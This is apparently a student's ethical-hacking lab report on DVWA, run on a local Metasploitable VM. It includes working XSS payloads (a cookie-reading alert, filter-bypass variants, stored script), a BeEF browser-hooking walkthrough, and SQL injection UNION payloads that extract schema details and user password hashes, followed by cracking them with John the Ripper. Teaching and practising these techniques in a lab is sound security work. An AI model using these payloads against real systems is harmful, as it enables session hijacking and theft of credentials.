

GANPAT UNIVERSITY
INFORMATION TECHNOLOGY
B. TECH. SEMESTER-VI
2CEIT6PE7: ETHICAL HACKING

PRACTICAL – 8

Aim : Labs of Web Security


IP Address of Metasploitable 2 : 192.168.235.129
Opening the URL in the Kali Linux : http://192.168.235.129
From that we will open DVWA (Damn Vulnerable Web Application).






1. **Exercise related to XSS**
   - **A. XSS (Reflected)**
     - **a) <u>Low level of security and run the following script</u>**


i) Write your name in text box and see the output
It will print the name with the Hello message




ii) Write any html tag like <h1>Hello World</h1> and submit
It will display the tag in form of HTML with the text in it



iii) Write simple java script like <script>alert("Learning XSS")</script>
It will display the alert message box



iv) Write a java script into text box to get the cookie related information <script>alert(document.cookie)</script>



b) <u>Medium level of security and run the following script</u>

i) Write a nested script like <scr<script>ipt>alert("hello")</script>
It will print the nested script but not execute the simple script
Simple Script :

Nested Script :

c) **<u>High level of security and run the following script</u>**

i) Write a script like <img src=x OnMouseOver=alert("Hello")>

In Medium Security Level,

It will allow to have a image and on hover it will give alert box


In High Security Level,

It will not allow to run the above script

B. XSS (Stored)

a. **<u>Set the security level low and run the following script</u>**

i. Write a script <script>alert("Hello World")</script> in the message text box and in the name text box write any name.



C. Exploiting XSS - Hooking Vulnerable Page Visitors To BeEF

Step 1 : Starting the beef-xss


Setting the Password of the beef user
We will login into the system with the credentials :

Username : beef
Password : kali [as we have set]

Step 2 : Login into the Beef-xss Dashboard


Step 3 : Adding the hook URL to the Vulnerable Website.

Also message text-box size is limited so we will increase the size to 100




Step 4 : On Clicking the sign Guestbook, it will give the alert box


Step 5 : On Clicking on Sign Guestbook Button in website, it will give the prompt of that in the **Online Browsers** list



Step 6 : Searching for the alert prompt in the list of commands





Step 7 : We will get the Alert message in the Website and by using this we can get the session information and other information



2. **Exercise related to SQL Injection**
    a. **We always inject true SQL statements into the SQL Injection User ID field with security set to low.**


        i. **set the level of security to low and write a 1 into text box(try other number also)**






ii. **Try always true scenario**

%' or '0'='0




iii. **Find the database version**

‘ union select version()#




iv. **Find the hostname**

‘ union select null,@@hostname #




v. **Discover the table names of the information_schema**

'union select null,table_name from information_schema.tables#



vi. Discover the table name and column name

' union select null,concat(table_name,0x0a,column_name) from information_schema.columns where table_name= 'users' #




b. Discover the username and raw-MD5 password contents from the users table.

' union select null,concat(first_name,0x0a,password) from users #

c. Crack the password using John the Ripper

Making a text file with the username and password hashes



Using John the Ripper for converting the hashes to the readable text